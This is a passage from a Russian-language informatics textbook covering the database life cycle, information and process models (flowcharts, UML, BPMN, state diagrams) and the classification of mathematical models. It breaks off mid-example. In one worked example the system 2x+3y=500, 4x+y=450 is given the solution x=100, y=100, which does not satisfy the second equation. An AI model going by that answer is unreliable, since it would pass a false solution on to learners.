-  **8 фаз:** анализ требований → проектирование (концептуальное, логическое, физическое) → реализация → заполнение данными → тестирование → эксплуатация → поддержка → вывод из эксплуатации
-  **ER-диаграммы** для концептуального моделирования
-  **Таблицы, ключи, индексы** для логического и физического проектирования
-  **Миграция данных** из старых систем (Excel, CSV, другие БД)
-  **Тестирование производительности** с помощью индексов и EXPLAIN ANALYZE
-  **Эксплуатация:** бэкапы, мониторинг, обновления схемы
-  **Масштабирование:** вертикальное (больше ресурсов) и горизонтальное (репликация, шардирование)
-  **Модели жизненного цикла:** Waterfall (последовательно) vs Agile (итеративно)

Теперь ты знаешь:

- Как правильно спроектировать БД (чтобы потом не переделывать)
- Зачем нужны индексы (и почему без них всё тормозит)
- Как мигрировать данные из Excel/Access (и не сойти с ума)
- Как масштабировать БД при росте нагрузки
- Почему бэкапы критичны (и как не потерять все данные)

База данных — это не просто таблички с данными. Это сложная система, которая живёт годами, меняется, растёт, ломается и требует постоянного ухода. Понимание жизненного цикла БД — это ключ к созданию надёжных и масштабируемых приложений.

Объём главы: ~14500 символов

Глава 4.2: Информационные модели. Моделирование процессов

Введение

Окей, в прошлой главе мы разобрались с жизненным циклом баз данных. Но перед тем, как начать проектировать БД (или вообще что угодно), нужно понять, **что мы вообще делаем**. И тут на сцену выходят **модели**.

Представь: ты хочешь построить дом. Ты же не берёшь кирпич и не начинаешь лепить куда попало? Нет, сначала архитектор рисует **план** (модель дома). Модель — это упрощённое представление реальности, которое помогает понять, как всё устроено, и не облажаться при реализации.

Эта глава связана с: - **Глава 4.1** (Жизненный цикл БД) — фаза "Анализ требований" = моделирование предметной области - **Глава 4.3** (Классификация видов моделирования) — там подробнее про типы моделей - **Глава 7.1** (Инфологическое моделирование) — моделирование БД через ER-диаграммы

Без моделирования получается хаос: начинаешь писать код, потом понимаешь, что забыл про половину требований, переделываешь, снова забыл что-то, и в итоге проект превращается в говнокод, который никто не понимает, включая тебя самого через полгода.

4.2.1. Что такое модель и зачем она нужна

Определение модели

Модель (model) — это упрощённое представление реального объекта, процесса или системы, созданное для изучения, прогнозирования или оптимизации.

Моделирование (modeling) — процесс создания модели.

Аналогия из жизни: - **Карта города** — модель реальной местности. На карте нет каждого дерева и каждого камня, но есть всё важное: улицы, здания, остановки. - **Манекен** — модель человека для примерки одежды. У него нет внутренних органов и мозга (как у некоторых людей), но есть пропорции тела. - **Глобус** — модель Земли. Только вот Земля не идеально круглая, а глобус — да. Но для общего понимания сойдёт.

Зачем нужны модели?

1. Упрощение реальности

Реальность слишком сложная. Попробуй описать работу Google полностью — утонешь в деталях. Модель оставляет только то, что важно для текущей задачи.

Пример: Модель метро (схема линий). На схеме линии выглядят как прямые и перпендикулярные, хотя в реальности метро извивается как змея. Но для пассажира важно только **какие станции и где пересадки**, а не геометрия тоннелей.

2. Прогнозирование

Модели помогают предсказать, что будет, если изменить что-то в системе.

Пример: Модель роста населения. Зная текущую численность населения и коэффициент рождаемости, можно спрогнозировать, сколько людей будет через 10 лет. (Хотя жизнь часто показывает средний палец таким прогнозам.)

3. Оптимизация

Модель позволяет найти лучшее решение без экспериментов в реальности.

Пример: Модель логистики склада. Вместо того, чтобы перекладывать реальные коробки 100 раз, моделируешь в программе и находишь оптимальное расположение.

4. Обучение и демонстрация

Модель помогает понять, как работает сложная система.

Пример: Симулятор полёта. Пилоты учатся на симуляторе, чтобы не убить реальных пассажиров при обучении.

5. Документирование

Модель = документация системы. Блок-схема или диаграмма UML расскажет новому разработчику, как работает система, быстрее, чем чтение 10 тысяч строк кода.

4.2.2. Материальные и информационные модели

Модели делятся на два больших класса:

Материальные модели (физические)

Материальная модель — это реальный физический объект, который воспроизводит свойства оригинала.

Примеры: - Макет здания (архитектор показывает заказчику, как будет выглядеть дом) - Модель самолёта в аэродинамической трубе (проверяют, как он будет летать) - Манекен для краш-тестов автомобилей (чтобы не убивать людей при тестах) - Муляж человеческого сердца в медицинском институте

Плюсы: Наглядность, можно потрогать руками.

Минусы: Дорого, долго создавать, сложно изменять.

Информационные модели

Информационная модель — это абстрактное описание системы с помощью информации: текста, графики, формул, таблиц, кода.

Примеры: - Текст закона (модель правовых отношений) - Чертёж дома (модель здания) - Блок-схема алгоритма (модель процесса) - База данных сотрудников (модель отдела кадров) - Математическое уравнение $F = ma$ (модель динамики тела)

Плюсы: Дёшево, быстро создавать, легко изменять, можно анализировать на компьютере.

Минусы: Менее наглядно, чем физическая модель.

В информатике нас интересуют **только информационные модели**, потому что мы работаем с данными, а не с кирпичами.

4.2.3. Классификация информационных моделей

Информационные модели можно классифицировать по разным критериям.

По способу представления

1. Вербальные (словесные) модели

Описание системы текстом на естественном языке.

Пример: Техническое задание (ТЗ) на разработку сайта:

"Сайт должен содержать главную страницу, каталог товаров, корзину и форму оплаты. Пользователь может зарегистрироваться через email или войти через Google."

Плюсы: Понятно любому человеку.

Минусы: Двусмысленность, сложно формализовать.

2. Графические модели

Представление в виде схем, диаграмм, графиков, чертежей.

Примеры: - Блок-схема алгоритма (rectangles, diamonds, arrows) - **Диаграмма UML** (Use Case, Class Diagram, Activity Diagram) - **ER-диаграмма** (Entity-Relationship, модель БД) - **Граф** (узлы и рёбра: схема метро, социальная сеть) - **Карта сайта** (sitemap)

Плюсы: Наглядно, легко увидеть связи.

Минусы: Если система большая, схема превращается в кашу.

3. Табличные модели

Представление данных в виде таблиц (строки = объекты, столбцы = атрибуты).

Пример: Таблица учёта товаров на складе:

ID	Название	Цена	Количество
----	----------	------	------------

1	Молоко	80 Р	50
2	Хлеб	40 Р	100
3	Колбаса	350 Р	20

Плюсы: Компактно, легко обрабатывать компьютером.

Минусы: Плохо показывает связи между объектами.

4. Математические модели

Описание системы через формулы и уравнения.

Пример: Модель роста населения (экспоненциальный рост):

$$P(t) = P_0 \times e^{(r \times t)}$$

где: - $P(t)$ — численность населения в момент времени t - P_0 — начальная численность - r — коэффициент роста (рождаемость минус смертность) - e — основание натурального логарифма (≈ 2.718)

Плюсы: Точность, можно моделировать на компьютере.

Минусы: Требуется математических знаний, не всегда понятно непрофессионалу.

5. Структурные (иерархические) модели

Описание системы через древовидную или сетевую структуру.

Примеры: - Файловая система (папки и файлы) - Организационная структура компании (директор → отделы → сотрудники) - Родословное дерево (генеалогическое древо)

Плюсы: Хорошо показывает иерархию.

Минусы: Плохо справляется с многими связями (если у узла много родителей).

По области применения

1. Экономические модели

Модели рынка, цен, спроса и предложения.

Пример: Модель "спрос-предложение" (supply-demand curve).

2. Технические модели

Модели машин, механизмов, алгоритмов.

Пример: Блок-схема работы двигателя внутреннего сгорания.

3. Биологические модели

Модели экосистем, популяций, эпидемий.

Пример: Модель распространения вируса (SIR-модель: Susceptible, Infected, Recovered).

4. Социальные модели

Модели общества, организаций, взаимодействий.

Пример: Модель распространения слухов в социальных сетях.

4.2.4. Моделирование процессов

Процесс (process) — это последовательность действий, преобразующих входные данные в выходные.

Примеры процессов: - Оформление заказа в интернет-магазине - Процесс получения загранпаспорта (подача документов → оплата → ожидание → получение) - Алгоритм сортировки массива - Жизненный цикл разработки ПО (требования → проектирование → реализация → тестирование → деплой)

Для моделирования процессов используют различные виды диаграмм.

1. Блок-схемы (Flowcharts)

Блок-схема (flowchart) — графическое представление алгоритма или процесса с помощью блоков и стрелок.

Основные элементы блок-схемы:

Символ	Название	Описание
Овал	Начало/конец	Старт или завершение процесса
Прямоугольник	Действие (процесс)	Выполнение операции
Ромб	Условие (решение)	Проверка условия (да/нет)
Параллелограмм	Ввод/вывод	Ввод данных или вывод результата
Стрелки	Связи	Направление потока выполнения

Пример 1: Блок-схема процесса "Сделать чай"

```
[Начало]
↓
[Взять чайник]
↓
[Есть ли вода в чайнике?] ← (ромб)
  Нет → [Налить воды] → (переход к "Включить чайник")
  Да ↓
[Включить чайник]
↓
[Вода закипела?] ← (ромб)
  Нет → (ждём) → (переход обратно к "Вода закипела?")
  Да ↓
[Залить кипятком в чашку]
↓
[Положить чайный пакетик]
↓
[Подождать 3 минуты]
↓
[Конец]
```

Применение: Алгоритмы, бизнес-процессы, инструкции.

Плюсы: Простота, понятность.

Минусы: Для сложных систем блок-схема становится огромной и нечитаемой.

2. UML-диаграммы (Unified Modeling Language)

UML — стандартный язык моделирования для визуализации, проектирования и документирования программных систем.

UML содержит множество типов диаграмм. Для моделирования процессов наиболее важны:

Use Case Diagram (Диаграмма вариантов использования)

Показывает **кто** (актёры) и **что** (функции) делает в системе.

Пример 2: Use Case диаграмма для банкомата

Актёры:

- Клиент (человек с картой)
- Банковская система (backend)

Варианты использования (функции):

- Проверить баланс
- Снять наличные
- Пополнить счёт
- Перевести деньги

Связи:

- Клиент → Проверить баланс
- Клиент → Снять наличные
- Клиент → Пополнить счёт
- Банковская система → Авторизовать клиента (проверка PIN-кода)

Применение: Сбор требований, документирование функциональности системы.

Activity Diagram (Диаграмма активности)

Показывает **последовательность действий** (аналог блок-схемы, но более мощная).

Пример 3: Activity диаграмма "Оформление заказа в интернет-магазине"

```
[Начало]
↓
[Пользователь добавляет товары в корзину]
↓
[Нажимает "Оформить заказ"]
↓
<Авторизован?> ← (ромб)
  Нет → [Регистрация/Вход] → (переход к "Ввод адреса доставки")
  Да ↓
[Ввод адреса доставки]
↓
[Выбор способа оплаты]
↓
<Оплата картой?> ← (ромб)
  Да → [Ввод данных карты] → [Оплата]
  Нет → [Наличными при получении]
↓
[Подтверждение заказа]
↓
[Отправка email с подтверждением]
↓
[Конец]
```


3. BPMN (Business Process Model and Notation)

BPMN — стандарт для моделирования бизнес-процессов. Похож на блок-схемы, но с бóльшим количеством элементов и нотаций.

Основные элементы BPMN: - **События (Events):** начало, промежуточное событие, конец (кружочки) - **Задачи (Tasks):** действие, которое нужно выполнить (прямоугольники с закруглёнными углами) - **Шлюзы (Gateways):** условия, развилки (ромбы) - **Потоки (Sequence Flow):** стрелки, показывающие порядок выполнения

Пример 4: BPMN-диаграмма "Процесс обработки жалобы клиента"

```
[Начало: Поступила жалоба]
  ↓
[Задача: Регистрация жалобы в системе]
  ↓
<Шлюз: Жалоба обоснована?>
  Да → [Задача: Назначить ответственного сотрудника]
        ↓
        [Задача: Решить проблему]
        ↓
        [Задача: Уведомить клиента]
        ↓
        [Конец: Жалоба закрыта]
  Нет → [Задача: Отправить отказ клиенту]
        ↓
        [Конец: Жалоба отклонена]
```

Применение: Моделирование бизнес-процессов в крупных организациях, BPM-системы.

Плюсы: Стандартизован, поддерживается множеством инструментов (Bizagi, Camunda).

Минусы: Слишком подробный для простых задач.

4. State Diagram (Диаграмма состояний)

Диаграмма состояний показывает, в каких состояниях может находиться объект и как он переходит из одного состояния в другое.

Пример 5: Диаграмма состояний "Заказ в интернет-магазине"

```
[Состояние: Создан] ← (начальное состояние)
  ↓ (Событие: Оплачен)
[Состояние: Оплачен]
  ↓ (Событие: Отправлен)
[Состояние: В доставке]
  ↓ (Событие: Доставлен)
[Состояние: Доставлен]
  ↓ (Событие: Получен клиентом)
[Состояние: Завершён]

Альтернативные переходы:
- Создан → (Событие: Отменён) → [Состояние: Отменён]
- Оплачен → (Событие: Возврат средств) → [Состояние: Возвращён]
```

Применение: Моделирование систем с чётко выраженными состояниями (заказы, документы, процессы).

4.2.5. Этапы моделирования

Моделирование — это не "нарисовал схему и пошёл дальше". Это итеративный процесс, состоящий из нескольких этапов.

Этап 1: Постановка задачи

Что делаем: Формулируем, что именно мы моделируем и зачем.

Вопросы: - Какую систему или процесс моделируем? - Какова цель моделирования? (понять, оптимизировать, задокументировать) - Какие аспекты важны, а какие можно игнорировать?

Пример: "Моделируем процесс оформления заказа в интернет-магазине, чтобы понять узкие места и ускорить процесс."

Этап 2: Разработка модели

Что делаем: Выбираем тип модели (блок-схема, UML, таблица, формула) и создаём её.

Вопросы: - Какой тип модели подходит? (графическая, табличная, математическая) - Какие данные нужны для построения модели? - Какие инструменты использовать? (бумага, draw.io, Enterprise Architect, Excel)

Пример: Рисуем Activity Diagram в draw.io, показывая шаги: добавление в корзину → авторизация → выбор доставки → оплата → подтверждение.

Этап 3: Проверка модели на адекватность

Что делаем: Проверяем, соответствует ли модель реальности.

Вопросы: - Описывает ли модель все важные аспекты? - Нет ли ошибок или противоречий? - Соответствует ли модель реальному поведению системы?

Способы проверки: - **Обсуждение с экспертами** (показываем модель заказчику, бизнес-аналитику, разработчикам) - **Тестирование на данных** (если модель математическая — прогоняем через неё реальные данные) - **Симуляция** (запускаем процесс по модели и смотрим, что получится)

Пример: Показываем Activity Diagram менеджеру магазина: "Всё правильно? Учтены все случаи?"

Этап 4: Анализ результатов

Что делаем: Используем модель для получения выводов.

Вопросы: - Какие узкие места видны в модели? - Можно ли оптимизировать процесс? - Что будет, если изменить параметры?

Пример: На диаграмме видно, что процесс авторизации занимает слишком много времени (пользователь забывает пароль, запрашивает сброс, ждёт письмо). Решение: добавить вход через Google/Facebook.

Этап 5: Корректировка модели

Что делаем: Если модель неадекватна или требования изменились — исправляем модель.

Пример: Заказчик говорит: "А мы ещё хотим возможность оплаты криптовалютой." Добавляем в диаграмму новую ветку: "Оплата → Выбор способа → Криптовалюта → Генерация адреса кошелька → Ожидание подтверждения транзакции."

4.2.6. Примеры моделирования

Пример 6: Модель роста населения (математическая модель)

Задача: Спрогнозировать численность населения города через 10 лет.

Дано: - Текущая численность населения: $P_0 = 100\ 000$ человек - Коэффициент роста: $r = 0.02$ (2% в год, рождаемость выше смертности) - Время: $t = 10$ лет

Модель: Экспоненциальный рост (упрощённая, без учёта миграции, войн, эпидемий)

$$P(t) = P_0 \times e^{(r \times t)}$$

Расчёт:

$$\begin{aligned} P(10) &= 100\ 000 \times e^{(0.02 \times 10)} \\ P(10) &= 100\ 000 \times e^{0.2} \\ P(10) &= 100\ 000 \times 1.2214 \\ P(10) &\approx 122\ 140 \text{ человек} \end{aligned}$$

Вывод: Через 10 лет население вырастет до примерно 122 тысяч человек (прирост 22%).

Реальность: Эта модель игнорирует кучу факторов (миграцию, экономику, эпидемии). В реальности может быть и 110 тысяч, и 130 тысяч. Но модель даёт **примерную оценку**.

Пример 7: Табличная модель учёта товаров на складе

Задача: Учёт товаров на складе интернет-магазина.

Таблица:

ID	Название	Категория	Цена	Количество	Поставщик
1	Молоко 1л	Продукты	80 Р	50	ООО "Молокозавод"
2	Хлеб белый	Продукты	40 Р	100	ИП Иванов
3	Колбаса	Продукты	350 Р	20	ООО "Мясокомбинат"
4	Телефон X	Электроника	30000 Р	5	Apple Inc.

Модель позволяет: - Посчитать стоимость товаров на складе:

$(80 \times 50) + (40 \times 100) + (350 \times 20) + (30000 \times 5) = 4000 + 4000 + 7000 + 150000 = 165\ 000$ Р - Определить, какие товары заканчиваются (количество < 10) - Найти все товары определённого поставщика

Плюсы: Просто, компактно, легко обрабатывать (SQL-запросы).

Минусы: Не показывает связи между объектами (например, история заказов).

Пример 8: Граф-схема метро (графическая модель)

Задача: Показать связи между станциями метро.

Модель: Граф (узлы = станции, рёбра = перегоны).

Пример (фрагмент метро Москвы, Сокольническая линия):

[Библиотека им. Ленина] ↔ [Кропоткинская] ↔ [Парк Культуры]
↓
[Охотный Ряд]

Модель позволяет: - Найти кратчайший путь между станциями (алгоритм поиска пути в графе) - Определить, есть ли прямое сообщение - Найти все пересадки

Реальность vs модель: - На схеме метро линии выглядят прямыми, хотя реальные тоннели извиваются. - Расстояния на схеме не соответствуют реальным (для наглядности).

Это нормально: модель показывает **топологию** (кто с кем связан), а не геометрию.

Пример 9: UML Use Case диаграмма для банкомата

Задача: Определить функции банкомата.

Актёры: - **Клиент** (человек с банковской картой) - **Банковская система** (backend, проверяет баланс, списывает деньги)

Варианты использования (use cases):

1. **Авторизация** (вставить карту, ввести PIN-код)
2. **Проверить баланс** (запрос к банковской системе)
3. **Снять наличные** (выбор суммы, проверка баланса, выдача денег)
4. **Пополнить счёт** (внести купюры, зачисление на счёт)
5. **Перевести деньги** (ввод номера карты получателя, сумма)
6. **Напечатать чек** (печать квитанции)

Связи: - Клиент → Авторизация (обязательно перед любой операцией) - Клиент → Проверить баланс - Клиент → Снять наличные → (include) Проверить баланс (сначала проверка, потом выдача) - Клиент → Пополнить счёт - Банковская система → Авторизовать клиента (проверка PIN-кода)

Модель помогает: - Понять, что должен уметь банкомат - Разделить функции между клиентом и банковской системой - Определить последовательность действий

Пример 10: BPMN-диаграмма "Процесс найма сотрудника"

Задача: Смоделировать процесс найма нового сотрудника в компанию.

Процесс:

```
[Начало: Появилась вакансия]
↓
[Задача: Публикация вакансии на hh.ru]
↓
[Задача: Сбор резюме]
↓
<Шлюз: Есть подходящие кандидаты?>
  Нет → [Задача: Расширить поиск] → (переход обратно к "Публикация вакансии")
  Да ↓
[Задача: Приглашение кандидатов на собеседование]
↓
[Задача: Проведение собеседования]
↓
<Шлюз: Кандидат подходит?>
  Нет → [Задача: Отказ кандидату] → (переход к "Есть ещё кандидаты?")
  Да ↓
[Задача: Оформление трудового договора]
↓
```

[Задача: Онбординг (ввод в должность)]

↓

[Конец: Сотрудник принят]

Модель позволяет: - Увидеть все этапы процесса - Определить узкие места (например, долго ждут отклика от кандидатов) - Стандартизировать процесс (каждый новый HR следует диаграмме)

4.2.7. Связь моделирования с жизненным циклом БД

Моделирование — это **первый этап** любого проекта, включая разработку БД (вспоминаем главу 4.1).

Фаза "Анализ требований" (глава 4.1) = моделирование предметной области: - Создаём **вербальную модель** (ТЗ: "Нужна БД для интернет-магазина") - Рисуем **Use Case диаграмму** (какие функции нужны) - Строим **табличную модель** (какие сущности и атрибуты)

Фаза "Проектирование" (глава 4.1) = создание информационной модели БД: - Рисуем **ER-диаграмму** (Entity-Relationship, про это в главе 7.1) - Создаём **схему таблиц** (логическая модель) - Определяем **связи между таблицами** (один-ко-многим, многие-ко-многим)

Без моделирования начинаешь писать код сразу — и через неделю понимаешь, что забыл про половину требований и надо всё переделывать.

4.2.8. Инструменты моделирования

Для создания моделей используют различные инструменты.

Для блок-схем и диаграмм:

- **draw.io (diagrams.net)** — бесплатный онлайн-редактор (поддерживает UML, BPMN, блок-схемы)
- **Lucidchart** — платный, но мощный
- **Microsoft Visio** — классика, но платный
- **yEd** — бесплатный десктопный редактор графов

Для UML:

- **PlantUML** — текстовое описание диаграмм (пишешь код, получаешь картинку)
- **Enterprise Architect** — профессиональный инструмент (дорогой)
- **StarUML** — бесплатный аналог Enterprise Architect

Для BPMN:

- **Bizagi Modeler** — бесплатный редактор BPMN
- **Camunda Modeler** — open-source, для BPM-систем

Для математических моделей:

- **Python (NumPy, SciPy, Matplotlib)** — для численного моделирования
 - **MATLAB/Octave** — классика для инженеров
 - **Excel** — для простых моделей (таблицы, графики)
-

Термины и определения

Модель — упрощённое представление реального объекта, процесса или системы.

Моделирование — процесс создания модели.

Материальная модель — физический объект, воспроизводящий свойства оригинала.

Информационная модель — абстрактное описание системы (текст, схема, формула, таблица).

Вербальная модель — описание текстом на естественном языке.

Графическая модель — представление в виде схем, диаграмм, графиков.

Табличная модель — представление данных в виде таблицы.

Математическая модель — описание системы через формулы и уравнения.

Блок-схема (flowchart) — графическое представление алгоритма с помощью блоков и стрелок.

UML (Unified Modeling Language) — язык моделирования для визуализации программных систем.

Use Case Diagram — диаграмма вариантов использования (кто что делает в системе).

Activity Diagram — диаграмма активности (последовательность действий).

BPMN (Business Process Model and Notation) — стандарт моделирования бизнес-процессов.

State Diagram — диаграмма состояний (в каких состояниях может находиться объект).

Процесс — последовательность действий, преобразующих входные данные в выходные.

Адекватность модели — соответствие модели реальности.

Контрольные вопросы

Теоретические:

1. Что такое модель и зачем она нужна?

Подсказка: упрощение, прогнозирование, оптимизация.

2. Чем отличаются материальные и информационные модели? Приведите примеры.

Подсказка: материальные = физические объекты, информационные = данные.

3. Назовите 5 типов информационных моделей по способу представления.

Подсказка: вербальные, графические, табличные, математические, структурные.

4. Что показывает блок-схема? Из каких элементов она состоит?

Подсказка: алгоритм, последовательность действий; элементы: овал, прямоугольник, ромб.

5. Что такое UML? Для чего используется Use Case Diagram?

Подсказка: язык моделирования; Use Case = кто и что делает в системе.

6. Перечислите этапы моделирования.

Подсказка: постановка задачи, разработка модели, проверка, анализ, корректировка.

Практические:

- 1. Задача:** Спрогнозируйте численность населения города через 5 лет, если текущая численность 50 000 человек, а коэффициент роста 1.5% в год. Используйте модель $P(t) = P_0 \times e^{(r \times t)}$.

Ответ: $P(5) = 50000 \times e^{(0.015 \times 5)} = 50000 \times e^{0.075} \approx 50000 \times 1.0779 \approx 53\,895$ человек

- 2. Задача:** Нарисуйте блок-схему процесса "Вход в систему" (пользователь вводит логин и пароль, система проверяет, если верно — вход успешен, если неверно — сообщение об ошибке).

3. **Задача:** Создайте табличную модель для учёта студентов в университете. Какие столбцы (атрибуты) нужны?
Подсказка: ID, ФИО, группа, курс, email, дата рождения.
4. **Задача:** Приведите пример процесса из реальной жизни и выберите подходящий тип диаграммы для его моделирования (блок-схема, UML Activity, BPMN).
Пример: "Процесс получения загранпаспорта" → BPMN (много шагов, условия, возможны параллельные ветки).
-

Заключение

Моделирование — это **фундамент** любого проекта. Без модели работаешь вслепую, а с моделью видишь всю картину. Нарисовал блок-схему — понял алгоритм. Построил Use Case диаграмму — понял, что нужно пользователю. Создал табличную модель — знаешь структуру данных.

Главное — не делать модели ради моделей. Модель должна быть **адекватной** (соответствовать реальности) и **полезной** (помогать решить задачу). Если модель слишком сложная — упрости. Если слишком простая — добавь детали.

В следующей главе (4.3) поговорим о **классификации видов моделирования и математических моделях** подробнее.

Следующая глава: 4.3 Классификация видов моделирования. Математические модели

Предыдущая глава: 4.1 Жизненный цикл баз данных

Глава 4.3: Классификация видов моделирования. Математические модели

Введение

В прошлой главе (4.2) мы разобрались, что такое модели и зачем они нужны. Мы поняли, что модель — это упрощённое представление реальности, и посмотрели на основные типы информационных моделей: вербальные, графические, табличные, математические, структурные.

Но это была, скажем так, **классификация для чайников**. Реальный мир моделирования гораздо богаче. Модели можно классифицировать по куче разных признаков: статические или динамические, детерминированные или вероятностные, аналитические или имитационные. И каждый тип модели решает свои задачи.

Эта глава связана с: - Глава 4.2 (Информационные модели) — базовые понятия моделирования - Глава 4.4 (Модели решения задач) — применение моделей на практике - Глава 5.1 (Алгоритмы) — модели процессов и алгоритмы - Глава 1.5 (Меры информации) — там была энтропия Шеннона, а это тоже математическая модель

Короче, если в прошлой главе мы научились рисовать блок-схемы и Use Case диаграммы, то сейчас будем **копать глубже** — разберёмся с классификацией моделирования и погрузимся в математические модели.

Зачем это нужно? Потому что на экзамене могут спросить: "Чем отличается детерминированная модель от стохастической?" или "Что такое имитационное моделирование?". А ещё потому, что математические модели — это основа всей современной науки и техники. От прогноза погоды до рекомендаций Netflix — всё это математические модели.

4.3.1. Классификация видов моделирования

Моделирование можно классифицировать по разным критериям. Давай разберём основные.

По фактору времени

1. Статические модели

Статическая модель описывает состояние системы в **фиксированный момент времени**. Время не влияет на модель.

Примеры: - **Фотография** — модель объекта в один момент времени - **Схема организационной структуры компании** — кто кому подчиняется (на текущий момент) - **Таблица "Товары на складе"** — снимок состояния склада - **Карта города** — расположение улиц и зданий (если город не Дубай, где каждый год перестраивают полгорода)

Когда использовать: Когда нужно описать **текущее состояние** системы, а не её изменение во времени.

2. Динамические модели

Динамическая модель описывает **изменение системы во времени**. Учитывает, как система эволюционирует.

Примеры: - **Модель роста населения** $P(t) = P_0 \times e^{(r \times t)}$ — численность населения меняется со временем - **Модель движения тела** $s(t) = v_0 \times t + (a \times t^2) / 2$ — координата зависит от времени - **Модель распространения эпидемии (SIR-модель)** — количество заболевших растёт со временем - **Графики акций на бирже** — цена меняется каждую секунду

Когда использовать: Когда важно понять, **как система меняется** во времени, прогнозировать будущее состояние.

Аналогия: - **Статическая модель** = фотография (один кадр) - **Динамическая модель** = видео (последовательность кадров)

По способу реализации

1. Аналитические модели

Аналитическая модель — это модель, представленная в виде **формулы** или **уравнения**, которое можно решить математически и получить точный ответ.

Примеры: - **Формула свободного падения:** $h(t) = h_0 - (g \times t^2) / 2$ - **Закон Ома:** $U = I \times R$ - **Формула площади круга:** $S = \pi \times r^2$

Плюсы: - Точное решение - Быстрое вычисление - Можно аналитически исследовать поведение системы

Минусы: - Для сложных систем аналитическое решение может **не существовать** (попробуй найти точную формулу для прогноза погоды, лол) - Требуется упрощений, чтобы вывести формулу

2. Имитационные модели (симуляции)

Имитационная модель — это модель, которая **симулирует** поведение системы шаг за шагом во времени. Вместо формулы — алгоритм, который запускается на компьютере.

Примеры: - **Симулятор полёта** — физика самолёта считается в каждый момент времени - **Модель очередей в банке** — генерируются случайные клиенты, симулируется их обслуживание - **Модель движения толпы** — каждый человек = агент, все двигаются по своим правилам, взаимодействуют друг с другом - **Симуляция распространения вируса** — каждый день пересчитывается количество заболевших, выздоровевших, умерших

Плюсы: - Можно моделировать **сверхсложные системы**, где аналитическое решение невозможно - Легко изменять параметры и смотреть, что получится (what-if анализ)

Минусы: - Медленное (особенно для больших систем) - Результат зависит от случайности (нужно запускать много раз и усреднять)

Аналогия: - **Аналитическая модель** = рецепт (чёткая инструкция, результат предсказуем) - **Имитационная модель** = кулинарный эксперимент (добавляешь ингредиенты по ходу, смотришь что получится)

По степени определённости

1. Детерминированные модели

Детерминированная модель — это модель, в которой **нет случайности**. При одних и тех же входных данных всегда получается **один и тот же результат**.

Примеры: - **Формула площади круга:** $S = \pi \times r^2$ — при $r = 5$ всегда получается $S = 78.54$ - **Блок-схема алгоритма сортировки** — при одном массиве всегда одна и та же последовательность действий - **Модель движения тела в вакууме** — траектория полностью определена начальными условиями

Плюсы: - Результат предсказуем - Легко отлаживать (если что-то не так, ошибка в формуле, а не в случайности)

Минусы: - Реальный мир часто **не детерминирован** (случайные события, шумы, ошибки измерений)

2. Стохастические модели (вероятностные)

Стохастическая модель — это модель, которая учитывает **случайность** и оперирует **вероятностями**. При одних и тех же входных данных результат может быть **разным**.

Примеры: - **Модель броска монеты** — результат: орёл с вероятностью 50%, решка с вероятностью 50% - **Модель очередей** — клиенты приходят случайно (время прихода — случайная величина) - **Модель Монте-Карло** — метод, основанный на случайных числах (прогоняешь симуляцию 10 000 раз, получаешь распределение результатов) - **Модель биржевых цен** — цена акции на следующий день зависит от миллиона случайных факторов

Плюсы: - Реалистичнее (реальный мир полон случайностей) - Можно оценить **риски и вероятность** разных исходов

Минусы: - Нужно запускать много раз, чтобы получить статистически значимый результат - Сложнее интерпретировать (вместо одного ответа — распределение ответов)

Аналогия: - **Детерминированная модель** = калькулятор (ввёл числа, нажал "=", получил точный ответ) - **Стохастическая модель** = рулетка (крутишь колесо, каждый раз новый результат)

По области знаний

Модели можно классифицировать по той **предметной области**, которую они описывают.

1. Физические модели

Описывают физические процессы: механика, термодинамика, электродинамика.

Примеры: - Законы Ньютона: $F = m \times a$ - Закон всемирного тяготения: $F = G \times (m_1 \times m_2) / r^2$ - Уравнение теплопроводности (описывает распространение тепла)

2. Химические модели

Описывают химические реакции, концентрации веществ.

Примеры: - Уравнение химической реакции: $2H_2 + O_2 \rightarrow 2H_2O$ - Модель кинетики реакции (скорость реакции зависит от температуры и концентрации)

3. Экономические модели

Описывают экономические процессы: спрос, предложение, инфляцию.

Примеры: - Модель "спрос-предложение" (supply-demand) - Модель инфляции - Модель дисконтированного денежного потока (DCF) — оценка стоимости бизнеса

4. Биологические модели

Описывают живые организмы, популяции, экосистемы.

Примеры: - Модель роста популяции (экспоненциальный, логистический рост) - Модель "хищник-жертва" (уравнения Лотки-Вольтерры) - Модель распространения эпидемии (SIR-модель)

5. Социальные модели

Описывают социальные процессы: распространение информации, мнений, поведение толпы.

Примеры: - Модель распространения слухов - Модель голосования (как люди принимают решение на выборах) - Модель социальной сети (граф, узлы = люди, рёбра = дружба)

6. Технические модели

Описывают работу технических систем: компьютеры, сети, алгоритмы.

Примеры: - Модель работы процессора (архитектура фон Неймана) - Модель сетевого протокола (модель OSI, глава 8.7) - Алгоритмы сортировки (блок-схемы, сложность $O(n^2)$, $O(n \log n)$)

4.3.2. Математические модели: основные типы

Математические модели — это описание системы с помощью **формул, уравнений, функций**. Они составляют основу всей современной науки и техники.

Математические модели бывают разных типов в зависимости от используемого математического аппарата.

1. Алгебраические модели

Алгебраическая модель — это модель, представленная в виде **алгебраических уравнений** (без производных, без интегралов, без дифференциалов).

Примеры:

1.1. Линейное уравнение

Модель зависимости одной величины от другой:

$$y = a \times x + b$$

Пример: Модель заработной платы.

Зарплата = фиксированная часть + процент от продаж.

$$\text{Зарплата} = 20\,000 \text{ Р} + 0.05 \times \text{Продажи}$$

Если продажи = 100 000 Р, то зарплата = 20 000 + 5 000 = 25 000 Р.

1.2. Система линейных уравнений

Модель с несколькими неизвестными.

Пример: Задача про яблоки и груши.

$$\begin{aligned} 2 \text{ кг яблок} + 3 \text{ кг груш} &= 500 \text{ Р} \\ 4 \text{ кг яблок} + 1 \text{ кг груш} &= 450 \text{ Р} \end{aligned}$$

Система уравнений:

$$\begin{aligned} 2x + 3y &= 500 \\ 4x + 1y &= 450 \end{aligned}$$

Решаем (методом подстановки, методом Крамера, или на калькуляторе):

$$\begin{aligned} x &= 100 \text{ Р (цена 1 кг яблок)} \\ y &= 100 \text{ Р (цена 1 кг груш)} \end{aligned}$$

1.3. Квадратное уравнение

Модель движения тела с ускорением:

$$h(t) = h_0 + v_0 \times t - (g \times t^2) / 2$$

где: - $h(t)$ — высота в момент времени t - h_0 — начальная высота - v_0 — начальная скорость - g — ускорение свободного падения ($\approx 9.8 \text{ м/с}^2$)

Задача: Камень брошен вверх с высоты 10 м со скоростью 20 м/с. Через сколько секунд упадёт на землю?

$$h(t) = 10 + 20t - 4.9t^2$$

Камень упадёт, когда $h(t) = 0$:

